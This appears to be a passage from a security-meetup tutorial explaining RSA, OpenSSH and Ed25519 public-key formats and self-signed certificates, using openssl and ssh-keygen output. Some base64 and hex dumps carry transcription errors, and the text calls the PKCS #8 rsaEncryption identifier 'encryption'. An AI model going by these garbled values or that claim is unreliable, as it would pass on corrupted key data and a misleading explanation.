# 0:d=0 hl=4 l= 290 cons: SEQUENCE
# 4:d=1 hl=2 l= 13 cons: SEQUENCE
# 6:d=2 hl=2 l= 9 prim: OBJECT :rsaEncryption
# 17:d=2 hl=2 l= 0 prim: NULL
# 19:d=1 hl=4 l= 271 prim: BIT STRING
# Show PKCS #1 by skipping PKCS #8 packaging to BIT STRING
openssl asn1parse -strparse 19 -inform DER -in public-pk8.der
# 0:d=0 hl=4 l= 266 cons: SEQUENCE
# 4:d=1 hl=4 l= 257 prim: INTEGER
↪:BBB36297DCD4C42598AA897BEFD995EFA6D630B722DFE6CEABF6E571FE7D2161E417B2E0932394AAEE5D697390AD2CC3...
# 265:d=1 hl=2 l= 3 prim: INTEGER :010001

```

The website [ASN.1 JavaScript decoder](#) does the two parses in one step, resulting in:

```

SEQUENCE (2 elem)
  SEQUENCE (2 elem)
    OBJECT IDENTIFIER 1.2.840.113549.1.1.1 rsaEncryption (PKCS #1)
    NULL
  BIT STRING (1 elem)
    SEQUENCE (2 elem)
      INTEGER (2048 bit) ↪
↪236988804948392119807281287959813951038632645356481123940753007087548...
      INTEGER 65537

```

Visually seeing the PKCS #1 vs #8 difference

The first line of the PEM files shows the difference:

```

head -n 1 public-pk1.pem public-pk8.pem
# ==> public-pk1.pem <==
# -----BEGIN RSA PUBLIC KEY-----
#
# ==> public-pk8.pem <==
# -----BEGIN PUBLIC KEY-----

```

8.2.4 OpenSSH keys

OpenSSH concepts

Creating and using SSH keys

See [arch linux SSH keys](#) for SSH key usage. See [Secure Secure Shell](#) for hardening SSH crypto (as opposed to general hardening of SSH).

DH key exchange (with signatures)

SSH uses 2 algorithms:

- Key exchange algorithm yielding a secret key (used to encrypt session data):
 - Diffie-Hellman
 - ECDH (elliptic-curve Diffie-Hellman)
 - * NIST curve P-256
 - * Curve25519
- Signature algorithm
 - Uses DSA, RSA, or one of elliptic curve algorithm ECDSA (P-256) or Ed25519 (Curve25519)

[RFC 8032 Edwards-Curve Digital Signature Algorithm \(EdDSA\)](#) describes the new Ed25519 algorithm. Ed25519 is really Ed25519-SHA-512 as the signature algorithm is based on SHA-512. See [RFC 8032 5.1. Ed25519ph](#), [Ed25519ctx](#), and [Ed25519](#) for a detailed description of Ed25519, including [5.1.5 Key Generation](#), [5.1.6 Sign](#), and [5.1.7 Verify](#).

SSH steps

[RFC 4253 The Secure Shell \(SSH\) Transport Layer Protocol](#) describes SSH [RFC 4253 7. Key Exchange](#), [RFC 4253 8. Diffie-Hellman Key Exchange](#), and [RFC 4253 9. Key Re-Exchange](#) details.

Here's an overly-simplified version:

- The SSH server uses the `~/.ssh/authorized_keys` file to identify the public keys of users allowed to authenticate as a particular user. This file is populated as part of user setup and maintained by the user.
- The SSH client uses `~/.ssh/known_hosts` file to identify the public keys of servers. Servers are added upon first connection to the server (with user concurrence).
- When the client attempts to connect, the server SSH key is checked against `~/.ssh/known_hosts` and either added if not there, or validated (and the connection rejected if no match). The server checks the user's public key against the `~/.ssh/authorized_keys` and rejects connections if not there.
- Diffie-Hellman key exchange algorithm has an authenticated version using the asymmetric key pairs of both parties for signing the exchanged DH data. That way both parties are assured that the other party has the matching private key.
- DH yields a symmetric key for encrypting the session. Note that up to this point nothing has been encrypted.
- The public/private key pair is not used for encryption, just digital signature. So DH provides Forward Secrecy: stealing the private keys does not allow recreating the session key.

OpenSSH key formats

Generate SSH RSA keys

Let's generate the older and newer RSA OpenSSH keys, plus the newer Ed25519 OpenSSH keys:

```
# Note: exported public key formats are PEM (PKCS #1), RFC 4716, and PKCS8
# Note: key types are dsa | ecdsa | ed25519 | rsa | rsa1

# Generate rsa old, rsa new "-o", and ed25519 (only new format allowed)
```

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```
ssh-keygen -t rsa -b 4096 -C "comment" -N "" -f id_rsa
ssh-keygen -t rsa -b 4096 -C "comment" -N "" -o -f id-o_rsa
ssh-keygen -t ed25519 -C "comment" -N "" -f id_ed25519
```

Look at RSA public key format (old SSH keys)

Let's look at the RSA public key format for the old SSH key format:

```
# Convert to PEM (PKCS #1), RFC4716, and PKCS8
ssh-keygen -e -m PEM -f id_rsa > id_rsa_pem.pub
ssh-keygen -e -m RFC4716 -f id_rsa > id_rsa_4716.pub
ssh-keygen -e -m PKCS8 -f id_rsa > id_rsa_pk8.pub

# See the visual differences
cat id_rsa_pem.pub id_rsa_4716.pub id_rsa_pk8.pub
# -----BEGIN RSA PUBLIC KEY-----
# MIICCGKCAgEAX3NHhBEjP9sH5UuKyj+3iYfnpKJ0Cr6O/KGoVcI/qC6zTMAvDnoK
# mS3rJzU78cuUcNQbktNpenN8aQQoNpIcMp388/8qiUhQw1hxD6ozm2aIi0jaJzYY
# VKIx29ylkt4XxWPv1ailuxVVPvSd9X6Vk2XJVBzTEVZEdWag5QHiV8QLUho2t7CK
# 1AM/w9qBnsGhrJa7wMR96DEDpIuYtkBcPrQm0OI7gMRI0BR1wB1ML3zjjDvti/o1
# kV0enliQW+tdbXC757G8B1UECJ/dd1FSrgw1TAz02fSODqyt4/Km8ASb0blgwaqs
# gysj09wAPZWRDs3IlIjhruJa9NyhWm7XimSEbAdIS2ILQmgkf3ngQGwVNjCVcz3g
# fGwr+GUxf6YfYP3APNeYw26Y+jd5w4PF/hOZ8utTSBIX1lZGgi joXM5t4P7+zfmb
# w8NnVqDOsXzXjUDowi3AMaIXNmp3P05AjVhPuOuWkN2b6q51mHE6WCZ1HPaFYelU
# 4XW3c40+yhlqICUhsBp75S2bOuCBROz/iUkJSyGF6z8v3/R1UIhtHNa70NuYyt43
# Oq6AeagrlrlytqYrCKKRJiRBrCtnwQWSbovH+n7giu+53G/d3SEy7BNJDnmiHjWYD
# riWgrIyntttznDR1EpBiBzcDQ7RRM7JA1lhTZ8y0PD1ByW0VJUwIaOMCAwEAAQ==
# -----END RSA PUBLIC KEY-----
# -----BEGIN SSH2 PUBLIC KEY -----
# Comment: "4096-bit RSA, converted by oresama@meetup from OpenSSH"
# AAAAB3NzaC1yc2EAAAADAQABAAQADHc0eEESM/2wflS4rKP7eJh+ekonQKvo78oahVwj
# +oLrNmWc8OegqZLesnNTvxy5Rw1AGS2e16c3xpBCg2khwynfzz/yqJSFDDWHEPqjObZoiL
# SNonNhhUojhB3KWS3hfFY++VqLW7FVWm9J31fpWTZc1UHNMRVkr1ZqDlAeJXxAtSGja3sI
# rUAz/D2oGewaGslrvAxh3oMQ0ki5i2QFw+tCbQ4juAxEjQFHXAhuwvFOOMO+2L+jWRXR6e
# WJBb611tcLvnsbwGVQQIn913UVKuDDVMDPTZ9I4OrK3j8qbwBjvRuWDBqqyDKyM73AA91Z
# EOzciUiOGu4lr03KFabteKZIRsB0hLYgtCaCR/eeBAbBU2MJVzPeB8bCv4ZTF/ph9g/ca8
# 15jDbpj6N3ndg8X+E5ny61NIEheWVkaCKOhczm3g/v7N+ZvDw2dWoM6xfNeNQjCLcAxoh
# c2anc/TkCNWE+465aQ3ZvqrnWYcTpYJmUc9oVh7W7hdbdzjT7KHwogJSFIGnv1LZs64IFE
# 7P+JSQlLIYXrPy/f9HVQiG0clrvQ25jK3jc6roB5qDWuVi2pisIopEmJEGsK2fBBZJui8f
# 6fuCK77ncb93dITLSE0kOeaIeNZgOuJaCsJKe223OcNHUSkGIHNwNDtFEzskCXWFNnzLQ8
# OUHJbRUlTAho4w==
# -----END SSH2 PUBLIC KEY -----
# -----BEGIN PUBLIC KEY-----
# MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICGKCAgEAX3NHhBEjP9sH5UuKyj+3
# iYfnpKJ0Cr6O/KGoVcI/qC6zTMAvDnoKmS3rJzU78cuUcNQbktNpenN8aQQoNpIc
# Mp388/8qiUhQw1hxD6ozm2aIi0jaJzYYVKIx29ylkt4XxWPv1ailuxVVPvSd9X6V
# k2XJVBzTEVZEdWag5QHiV8QLUho2t7CK1AM/w9qBnsGhrJa7wMR96DEDpIuYtkBc
# PrQm0OI7gMRI0BR1wB1ML3zjjDvti/olkV0enliQW+tdbXC757G8B1UECJ/dd1FS
# rgw1TAz02fSODqyt4/Km8ASb0blgwaqsGysj09wAPZWRDs3IlIjhruJa9NyhWm7X
# imSEbAdIS2ILQmgkf3ngQGwVNjCVcz3gfGwr+GUxf6YfYP3APNeYw26Y+jd5w4PF
# /hOZ8utTSBIX1lZGgi joXM5t4P7+zfmbw8NnVqDOsXzXjUDowi3AMaIXNmp3P05A
# jVhPuOuWkN2b6q51mHE6WCZ1HPaFYelU4XW3c40+yhlqICUhsBp75S2bOuCBROz/
# iUkJSyGF6z8v3/R1UIhtHNa70NuYyt43Oq6AeagrlrlytqYrCKKRJiRBrCtnwQWSb
# ovH+n7giu+53G/d3SEy7BNJDnmiHjWYDriWgrIyntttznDR1EpBiBzcDQ7RRM7JA
# 1lhTZ8y0PD1ByW0VJUwIaOMCAwEAAQ==
```

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```
# -----END PUBLIC KEY-----
```

Pick apart the PEM/PKCS #1 format to see lack of PKCS #8 encryption:

```
# See that PEM format follows PKCS #1 (#8 has encryption)
openssl asn1parse -inform PEM -in id_rsa.pem.pub
# 0:d=0 hl=4 l= 522 cons: SEQUENCE
# 4:d=1 hl=4 l= 513 prim: INTEGER
↳ :C773478411233FDB07E54B8ACA3FB78987E7A4A2740ABE8EFCA1A855C23FA82EB34CC02F0E7A0A992DEB27353BF1CB947
# 521:d=1 hl=2 l= 3 prim: INTEGER :010001
```

RFC 4716 *The Secure Shell (SSH) Public Key File Format* defines the public key format as:

- Begins with “— BEGIN SSH2 PUBLIC KEY —” and ends with “— END SSH2 PUBLIC KEY —”
- Header fields “Header-tag :” ‘ ‘ Header-value”
- base64-encoded body with binary data
 - string identifying public key format (here “ssh-rsa”, but “ssh-dss”, “pgp-sign-rsa”, “pgp-sign-dss”, ... are possible)
 - bytes of key data, which for rsa are a modulus and exponent

Pick apart the RFC4716 format to see lack of ASN.1 encoding:

```
# See that RFC4716 not ASN.1 format
openssl asn1parse -inform PEM -in id_rsa_4716.pub
# 0:d=0 hl=2 l= 0 prim: EOC

# Binary format is:
# 4 bytes length = 7
# 7 byte string "ssh-rsa"
# 4 bytes length = 3
# 3 bytes RSA exponent = 0x010001 = 65537
# 4 bytes length = 0x201 = 513
# 513 bytes RSA modulus
# 535 total bytes

grep -v -E '^-----|.*:' id_rsa_4716.pub | base64 -d > id_rsa_4716.bin
xxd id_rsa_4716.bin # visually verify above binary format
# 00000000: 0000 0007 7373 682d 7273 6100 0000 0301 ....ssh-rsa.....
# 00000010: 0001 0000 0201 00c7 7347 8411 233f db07 .....sG..#?..
# 00000020: e54b 8aca 3fb7 8987 e7a4 a274 0abe 8efc .K..?.....t....
# 00000030: a1a8 55c2 3fa8 2eb3 4cc0 2f0e 7a0a 992d ..U.?...L./..z..-
# 00000040: eb27 353b f1cb 9470 d401 92d9 e97a 737c .'5;...p.....zs|
# 00000050: 6904 2836 921c 329d fcf3 ff2a 8948 50c3 i.(6..2....*.HP.
# 00000060: 5871 0faa 339b 6688 8b48 da27 3618 54a2 Xq..3.f..H.'6.T.
# 00000070: 31db dca5 92de 17c5 63ef 95a8 b5bb 1555 1.....c.....U
# 00000080: a6f4 9df5 7e95 9365 c954 1cd3 1156 4475 ....~...e.T...VDu
# 00000090: 66a0 e501 e257 c40b 521a 36b7 b08a d403 f....W..R.6.....
# 000000a0: 3fc3 da81 9ec1 a1ac 96bb c0c4 7de8 3103 ?.....}.1.
# 000000b0: a48b 98b6 405c 3eb4 26d0 e23b 80c4 48d0 ....@|>.&...;..H.
# 000000c0: 1475 c01d 4c2f 7ce3 8c3b ed8b fa35 915d .u..L/|..;...5.]
# 000000d0: 1e9e 5890 5beb 5d6d 70bb e7b1 bc06 5504 ..X.[.]mp.....U.
# 000000e0: 089f dd77 5152 ae0c 354c 0cf4 d9f4 8e0e ...wQR..5L.....
# 000000f0: acad e3f2 a6f0 049b d1b9 60c1 aaac 832b .....`.....+
# 00000100: 233b dc00 3d95 910e cdc8 9488 elae e25a #;...=.....Z
# 00000110: f4dc a15a 6ed7 8a64 846c 0748 4b62 0b42 ...Zn..d.l.HKb.B
```

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```
# 00000120: 6824 7f79 e040 6c15 3630 9573 3de0 7c6c h$.y.@l.60.s=.|l
# 00000130: 2bf8 6531 7fa6 1f60 fdc0 3cd7 98c3 6e98 +.e1...`..<...n.
# 00000140: fa37 79c3 83c5 fe13 99f2 eb53 4812 1796 .7y.....SH...
# 00000150: 5646 8228 e85c ce6d e0fe fecd f99b c3c3 VF.(.\.m.....
# 00000160: 6756 a0ce b17c d78d 40e8 c22d c031 a217 gV...|..@.-.1..
# 00000170: 366a 773f 4e40 8d58 4fb8 eb96 90dd 9bea 6jw?N@.XO.....
# 00000180: ae75 9871 3a58 2665 1cf6 8561 ed6e e175 .u.q:X&e...a.n.u
# 00000190: b773 8d3e cald 6a20 2521 481a 7be5 2d9b .s.>..j %!H.{.-.
# 000001a0: 3ae0 8144 ecff 8949 094b 2185 eb3f 2fdf :..D...I.K!..?/.
# 000001b0: f475 5088 6dlc d6bb d0db 98ca de37 3aae .uP.m.....7:.
# 000001c0: 8079 a835 ae56 2da9 8ac2 28a4 4989 106b .y.5.V-...(.I..k
# 000001d0: 0ad9 f041 649b a2f1 fe9f b822 bbee 771b ...Ad.....".w.
# 000001e0: f777 484c bb04 d243 9e68 878d 6603 ae25 .wHL...C.h..f.%
# 000001f0: a0ac 8ca7 b6db 739c 3475 1290 6207 3703 .....s.4u..b.7.
# 00000200: 43b4 5133 b240 9758 5367 ccb4 3c39 41c9 C.Q3.@.XSg..<9A.
# 00000210: 6d15 254c 0868 e3 m.%L.h.
```

Pick apart the PKCS #8 format showing RSA encryption field with embedded PKCS #1 key:

```
# See that PKCS #8 format has RSA encryption field + embedded PKCS #1
openssl asn1parse -inform PEM -in id_rsa_pk8.pub
# 0:d=0 hl=4 l= 546 cons: SEQUENCE
# 4:d=1 hl=2 l= 13 cons: SEQUENCE
# 6:d=2 hl=2 l= 9 prim: OBJECT :rsaEncryption
# 17:d=2 hl=2 l= 0 prim: NULL
# 19:d=1 hl=4 l= 527 prim: BIT STRING
openssl asn1parse -inform PEM -strparse 19 -in id_rsa_pk8.pub
# 0:d=0 hl=4 l= 522 cons: SEQUENCE
# 4:d=1 hl=4 l= 513 prim: INTEGER
→ :C773478411233FDB07E54B8ACA3FB78987E7A4A2740ABE8EFCA1A855C23FA82EB34CC02F0E7A0A992DEB27353BF1CB947
# 521:d=1 hl=2 l= 3 prim: INTEGER :010001
```

Look at RSA public key format (new SSH keys)

Let's look at the RSA public key format for the new SSH key format:

```
# Convert to PEM (PKCS #1), RFC4716, and PKCS8
ssh-keygen -e -m PEM -f id-o_rsa > id-o_rsa.pem.pub
ssh-keygen -e -m RFC4716 -f id-o_rsa > id-o_rsa_4716.pub
ssh-keygen -e -m PKCS8 -f id-o_rsa > id-o_rsa_pk8.pub

# See the visual differences
cat id-o_rsa.pem.pub id-o_rsa_4716.pub id-o_rsa_pk8.pub
# -----BEGIN RSA PUBLIC KEY-----
# MIICCGKCAgEAPRS613izu0nc01AJayfcZxXPi0aLzSL4W3WRVR4m1He1ECb5hL4c
# cMDuAeIC4CTeWiQ0JgRqJGEJpsbcSWM1kw4rpLaSiPYx9hFMaw0npOExdlcHa0dE
# 3s/MFliVTz52poRI1qxG7UrNGhZgAwlj9sGP6C5Tft9087RR4AnkCKKGkq0Yhwx/
# mIJyBSMMjRXGK/O1S1UHXzhuKzpC1cL28aKmLWIEPPjy1QSK8aKs4tSQ91lvjvtz
# /Ld6gb3y+/3ddYmIo5IN0nRUF9+C+IX7fDMBhrmlLKJSV+0ML2ICw48sP1Kl5Vsm
# ALKPQoYHe5b5783e0hALY4arRLYT7T7Gwc1BqSfd/pvKZorDOfpZEccjdxHZICF2
# +bmhD81SXXC/2gQFHZx/J0XhGWY/foS6qHB9qoW0Rz/EI8+ZxSRzi1hKA67liQ3
# YW2u5JJS/amvs00J5d1a1+CWi4aM66MsUaMNdLUpdMagEGDDdwvU2Co7ijn2ls0u
# w4qYGJi8IzUTV1XWt2hmLLgegnblpB9CAn1m78TT1Mxtl838RpGlt+fmLYExxIpj
# KpT+p0bbDGzfFs/tgrdt5GeITYNvDuziEXA2T6pjEGMJhDowgJg/A/B/sPKhwKZ9
# 0nJ2S9thagq7fhjyuTTbMLKOJ0hiwZF2wyVsKcPgQrdZxlAk3x/MKakCAwEAAQ==
```

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```
# -----END RSA PUBLIC KEY-----
# ----- BEGIN SSH2 PUBLIC KEY -----
# Comment: "4096-bit RSA, converted by oresama@meetup from OpenSSH"
# AAAAB3NzaC1yc2EAAAADAQABAAQAClFlrXeLO7SdzTUALrJ9xnFc+LRovNivhbdZFVHi
# bUd7UQJvmeVhxww04B4gLGJN5aJDQmBGokYQmmxtxJYzWTDiuktpKI9jH2EUxrDSek4TF2
# VwdrR0Tez8wXWJVPnamhEjWrEbtSs0aFmADCWP2wY/oLlN+33TztFHgCeQIooaSrRiHdH
# +YgnIFiYlFcYr87VLVQdfOG4rOkLVwvbxoqYtYh48+PLVBirxoqzi1JD3WW+O+3P8t3qB
# vFL7/d1liYi jkg3SdFQX34L4hft8MwGGubUsolJX7QwvYgLDjyw/UqXlWyYAsO9Chgd7lv
# nvzd7SEAtjhqtEthPtPsbBzUGpJ8P+m8pmhEM5+lkRxyN3EdkgIXb5uaEPzVJdcL/aBAUd
# nH8nReEZZj9+hLqocH2qhbRHP8Qjz5nFJHOIjWEoDruWJDdhba7kk1L9qa+zTQn12UCX4J
# aLhozroyxRowl0tS10xqAQYMMPC9TYKjuKofaWzS7DipgYmLwjNRNXVda3aGYsuB6CduWk
# h0ICfWbvzNPuzG2XzfxGkaW35+YtgTHEimMqlP6nRtsMbN8Wz+2Ct23kZ4hNg2807OIRcD
# ZPqmMQYwmEOjCCOD8D8H+w8qHApn3ScnZL22FqCrt+GPK5NNswso4nSGLBkXbDJWwpw+BC
# t1nGUCTfH8woCQ==
# ----- END SSH2 PUBLIC KEY -----
# -----BEGIN PUBLIC KEY-----
# MIICtjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEApRS613izu0nc01AJayfc
# ZxXPi0aLzSL4W3WRVR4m1He1ECb5hL4ccMDuAeIC4CTeWiQ0JgRqJGEJpsbcSWM1
# kw4rpLaSiPyx9hFMaw0npOExdlcHa0de3s/MF1iVTz52poRI1qxG7UrNGhZgAwlj
# 9sGP6C5Tft9087RR4AnkCKKqkq0Yhwx/mIJyBSMmJRXGK/O1S1UHXzhuKzpc1cL2
# 8aKmLWIEppjylQSK8aKs4tSQ91lvjvtz/Ld6gb3y+/3ddYmIo5IN0nRUF9+C+IX7
# fDMBhrm1LKJSV+0ML2ICw48sP1K15VsmALKPQoYHe5b5783e0hALY4arRLYT7T7G
# wclBqSfD/pvKZorDOfpZEccjdxHZICF2+bmhD81SXXC/2gQFHZx/J0XhGWY/foS6
# qHB9qoW0Rz/EI8+ZxSRziI1hKA67liQ3YW2u5JJS/amvs00J5d1A1+CW14aM66Ms
# UaMNdLUpdMagEGDDdwU2Co7ijn2ls0uw4qYgJi8IzUTV1XWt2hmLLgegnblpB9C
# Anlm78TT1Mxtl838RpGlt+fmLYExxIpjKpT+p0bbDGzfFs/tgrdt5GeITYNvDuzi
# EXA2T6pjEGMJhDowggjg/A/B/sPKhwKZ90nJ2S9thagq7fhjyuTTbMLKOJ0hiwZF2
# wyVsKcPgQrdZx1Ak3x/MKAKCAwEAAQ==
# -----END PUBLIC KEY-----
```

Pick apart the PEM/PKCS #1 format to see lack of PKCS #8 encryption:

```
# See that PEM format follows PKCS #1 (#8 has encryption)
openssl asn1parse -inform PEM -in id-o_rsa_pem.pub
# 0:d=0 hl=4 l= 522 cons: SEQUENCE
# 4:d=1 hl=4 l= 513 prim: INTEGER
# 513:d=1 hl=2 l= 3 prim: INTEGER :010001
# :A514BAD778B3BB49DCD350096B27DC6715CF8B468BCD22F85B7591551E26D477B51026F984BE1C70C0EE01E202E024DE5...
```

Pick apart the RFC4716 format to see lack of ASN.1 encoding:

```
# See that RFC4716 not ASN.1 format
openssl asn1parse -inform PEM -in id-o_rsa_4716.pub
# 0:d=0 hl=2 l= 0 prim: EOC

# Binary format is:
# 4 bytes length = 7
# 7 byte string "ssh-rsa"
# 4 bytes length = 3
# 3 bytes RSA exponent = 0x010001 = 65537
# 4 bytes length = 0x201 = 513
# 513 bytes RSA modulus
# 535 total bytes

grep -v -E '^-----|.*:' id-o_rsa_4716.pub | base64 -d > id-o_rsa_4716.bin
xxd id-o_rsa_4716.bin # visually verify above binary format
# 00000000: 0000 0007 7373 682d 7273 6100 0000 0301 ....ssh-rsa.....
```

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```
# 00000010: 0001 0000 0201 00a5 14ba d778 b3bb 49dc .....x..I.
# 00000020: d350 096b 27dc 6715 cf8b 468b cd22 f85b .P.k'.g...F..".[
# 00000030: 7591 551e 26d4 77b5 1026 f984 be1c 70c0 u.U.&.w..&....p.
# 00000040: ee01 e202 e024 de5a 2434 2604 6a24 6109 .....$.Z$4&.j$a.
# 00000050: a6c6 dc49 6335 930e 2ba4 b692 88f6 31f6 ...Ic5...+.....1.
# 00000060: 114c 6b0d 27a4 e131 7657 076b 4744 decf .Lk.'...lvW.kGD..
# 00000070: cc17 5895 4f3e 76a6 8448 d6ac 46ed 4acd ..X.O>v..H..F.J.
# 00000080: 1a16 6003 0963 f6c1 8fe8 2e53 7edf 74f3 ..`...c.....S~.t.
# 00000090: b451 e009 e408 a286 92ad 1887 0c7f 9882 .Q.....
# 000000a0: 7205 2326 2515 c62b f3b5 4b55 075f 386e r.#&%...+..KU._8n
# 000000b0: 2b3a 42d5 c2f6 f1a2 a62d 621e 3cf8 f2d5 +:B.....-b.<...
# 000000c0: 048a f1a2 ace2 d490 f759 6f8e fb73 fcb7 .....Yo..s...
# 000000d0: 7a81 bdf2 fbfd dd75 8988 a392 0dd2 7454 z.....u.....tT
# 000000e0: 17df 82f8 85fb 7c33 0186 b9b5 2ca2 5257 ...../3...., .RW
# 000000f0: ed0c 2f62 02c3 8f2c 3f52 a5e5 5b26 00b2 ../b....,?R..[&..
# 00000100: 8f42 8607 7b96 f9ef cdde d210 0b63 86ab .B..{.....c...
# 00000110: 44b6 13ed 3ec6 c1cd 41a9 27c3 fe9b ca66 D...>...A.'....f
# 00000120: 8443 39fa 5911 c723 7711 d920 2176 f9b9 .C9.Y..#w...!v..
# 00000130: a10f cd52 5d70 bfda 0405 1d9c 7f27 45e1 ...R]p.....'E.
# 00000140: 1966 3f7e 84ba a870 7daa 85b4 473f c423 .f?~...p}...G?.#
# 00000150: cf99 c524 7388 8d61 280e bb96 2437 616d ...$.s..a(...$7am
# 00000160: aee4 9252 fda9 afb3 4d09 e5d9 4097 e096 ...R....M...@...
# 00000170: 8b86 8ceb a32c 51a3 0d74 b529 74c6 a010 .....,Q..t.)t...
# 00000180: 60c3 0f0b d4d8 2a3b 8a39 f696 cd2e c38a `.....*;9.....
# 00000190: 9818 98bc 2335 1357 55d6 b768 662c b81e ....#5.WU..hf,..
# 000001a0: 8276 e5a4 1f42 027d 66ef c4d3 d4cc 6d97 .v...B.}f.....m.
# 000001b0: cdfe 4691 a5b7 e7e6 2d81 31c4 8a63 2a94 ..F.....-.1..c*.
# 000001c0: fea7 46db 0c6c df16 cfed 82b7 6de4 6788 ..F..l.....m.g.
# 000001d0: 4d83 6f0e ece2 1170 364f aa63 1063 0984 M.o....p6O.c.c..
# 000001e0: 3a30 8238 3f03 f07f b0f2 a1c0 a67d d272 :0.8?.....}.r
# 000001f0: 764b db61 6a0a bb7e 18f2 b934 db30 b28e vK.aj..~...4.0..
# 00000200: 2748 62c1 9176 c325 6c29 c3e0 42b7 59c6 'Hb..v.%1)..B.Y.
# 00000210: 5024 df1f cc28 09 P$....(.

```

Pick apart the PKCS #8 format showing RSA encryption field with embedded PKCS #1 key:

```
# See that PKCS #8 format has RSA encryption field + embedded PKCS #1
openssl asn1parse -inform PEM -in id-o_rsa_pk8.pub
# 0:d=0 hl=4 l= 546 cons: SEQUENCE
# 4:d=1 hl=2 l= 13 cons: SEQUENCE
# 6:d=2 hl=2 l= 9 prim: OBJECT :rsaEncryption
# 17:d=2 hl=2 l= 0 prim: NULL
# 19:d=1 hl=4 l= 527 prim: BIT STRING
openssl asn1parse -inform PEM -strparse 19 -in id-o_rsa_pk8.pub
# 0:d=0 hl=4 l= 522 cons: SEQUENCE
# 4:d=1 hl=4 l= 513 prim: INTEGER
→ :A514BAD778B3BB49DCD350096B27DC6715CF8B468BCD22F85B7591551E26D477B51026F984BE1C70C0EE01E202E024DE5
# 521:d=1 hl=2 l= 3 prim: INTEGER :010001

```

Look at ed25519 public key format

ed25519 public key format is only supported for RFC4716, not PEM or PKCS8:

```
# Convert to RFC4716 (default) only, no PEM (PKCS #1) or PKCS8
ssh-keygen -e -f id_ed25519 > id_ed25519_4716.pub

```

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```
# See it looks like the rsa RFC4716 keys except it is very small
cat id_ed25519_4716.pub
# ----- BEGIN SSH2 PUBLIC KEY -----
# Comment: "256-bit ED25519, converted by oresama@meetup from OpenSSH"
# AAAAC3NzaC1lZDI1NTE5AAAAIFEjKv4B22JRXtNTiyCYwsIpwiAg0l703wcWXL8sd6MQ
# ----- END SSH2 PUBLIC KEY -----
```

Pick apart the RFC4716 format to see lack of ASN.1 encoding, then the 32 byte public key (basically the SHA-512 hash of the 256 bit private key plus some more manipulation as described in RFC 8032 5.1.5. Key Generation):

```
# See that RFC4716 not ASN.1 format
openssl asn1parse -inform PEM -in id_ed25519_4716.pub
# 0:d=0 hl=2 l= 0 prim: EOC

# Binary format is:
# 4 bytes length = 0xb = 11
# 11 byte string "ssh-ed25519"
# 4 bytes length = 0x20 = 32
# 32 bytes public key
# 51 total bytes

grep -v -E '^-----|.*:' id_ed25519_4716.pub | base64 -d > id_ed25519_4716.bin
xxd id_ed25519_4716.bin # visually verify above binary format
# 00000000: 0000 000b 7373 682d 6564 3235 3531 3900 ....ssh-ed25519.
# 00000010: 0000 2051 232a fe01 db62 515d 39d3 8b20 .. Q#*...bQ]9..
# 00000020: 98c2 c229 c220 20d2 5ef4 df07 165c bf2c ...). .^....\.,
# 00000030: 77a3 10                                     w..
```

8.2.5 Self-signed server certificates

Generating and using self-signed certificates

We'll mostly follow [Securing Traffic Between two Socat Instances Using SSL](#) to illustrate both creating self-signed certificates then using them to mutually verify both ends of a TLS connection.

Here we'll generate a self-signed certificate to analyze the resulting keys:

```
# Server certificate
FILENAME=server
SUBJ="/C=US/ST=California/L=Redondo Beach/O=SBWASP/OU=Meetup/CN=sbwasp.bitbender.org"
# Create PEM format private key
# = base64 encoded DER format (compatible with PKCS#10) with header/footer lines.
# Private key is 2048 bit RSA, not encrypted.
openssl genrsa -out $FILENAME.key 2048
openssl rsa -in $FILENAME.key -text
# Generate self-signed X.509 certificate using just-generated private key
openssl req -new -key $FILENAME.key -x509 -days 3653 -out $FILENAME.crt -subj "$SUBJ"
openssl x509 -in $FILENAME.crt -text
cat $FILENAME.key $FILENAME.crt >$FILENAME.pem
chmod 600 $FILENAME.key $FILENAME.pem

# Client certificate
FILENAME=client
SUBJ="/C=US/ST=California/L=Redondo Beach/O=SBWASP/OU=Meetup/CN=oresama@bitbender.org"
```

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```
openssl genrsa -out $FILENAME.key 2048
openssl req -new -key $FILENAME.key -x509 -days 3653 -out $FILENAME.crt -subj "$SUBJ"
cat $FILENAME.key $FILENAME.crt >$FILENAME.pem
chmod 600 $FILENAME.key $FILENAME.pem
```

Picking apart the server certificates

Server PKCS #1 key

The server key is just an PKCS #1 RSA private key (see RFC 8017 A.1.2. RSA Private Key Syntax:

```
# Show ASN.1 parse of PKCS #1 RSA private key
grep -v -- '^----' $FILENAME.key | base64 -d | openssl asn1parse -inform DER
#      0:d=0  hl=4 l=1188 cons: SEQUENCE
#      4:d=1  hl=2 l=  1 prim: INTEGER           :00
#      7:d=1  hl=4 l= 257 prim: INTEGER           :
→:C9CACC9D7EAA1D3D2A6E1EE7B26986501B6FF4BC10F85224409B51B0F4C0D47267CF184E89C5D6F773D19DBC5D6BC9A19
#     268:d=1  hl=2 l=  3 prim: INTEGER           :010001
#     273:d=1  hl=4 l= 256 prim: INTEGER           :
→:473FD7E77425D495183A31A7559374DD2C12E7B2CFBB1E25B6BA20A9FE816781CDAD8DC38D59D18125DFC9760CF656073
#     533:d=1  hl=3 l= 129 prim: INTEGER           :
→:EBF8E12DDB56A1E3EFC2AD07DCF214C7D3F878F932B24078B6A9E84BD6AC0DCC571EB5C63CB0465F39BCB138E63A85401
#     665:d=1  hl=3 l= 129 prim: INTEGER           :
→:DAEB44C736CC41391A5682A33D75AD5EA585346C334BE716C7C7224929E9F04E015FEBAB8FFD360E722B2F2DBA53637B9
#     797:d=1  hl=3 l= 129 prim: INTEGER           :
→:AEAB200B70A354DC433A68183CED1882BE1DDB7622979D6F7D4E917BA9A0DBE9D8C70BA87C7DC2E973F47F7E6DB4FDB37
#     929:d=1  hl=3 l= 129 prim: INTEGER           :
→:9ABC9EF1BCAEE50F2AA9A94F1EDAF5BF27799ED337F2D79587821E9EDE4C67B98B493478209F96BCE13FDAEA14806A99E
#    1061:d=1  hl=3 l= 128 prim: INTEGER           :
→:1E69C58437EBA6C7541CC0F02D6C2DDB4A799A7343B59D54FCCFCA66979FCB755D37B42722678A8E32D151890027E04EB
# Show equivalent openssl output
openssl rsa -text -noout -in $FILENAME.key
# modulus:
#      00:c9:ca:cc:9d:7e:aa:1d:3d:2a:6e:1e:e7:b2:69:
#      86:50:1b:6f:f4:bc:10:f8:52:24:40:9b:51:b0:f4:
#      c0:d4:72:67:cf:18:4e:89:c5:d6:f7:73:d1:9d:bc:
#      5d:6b:c9:a1:9f:5a:11:07:26:ff:fc:9b:5b:56:8d:
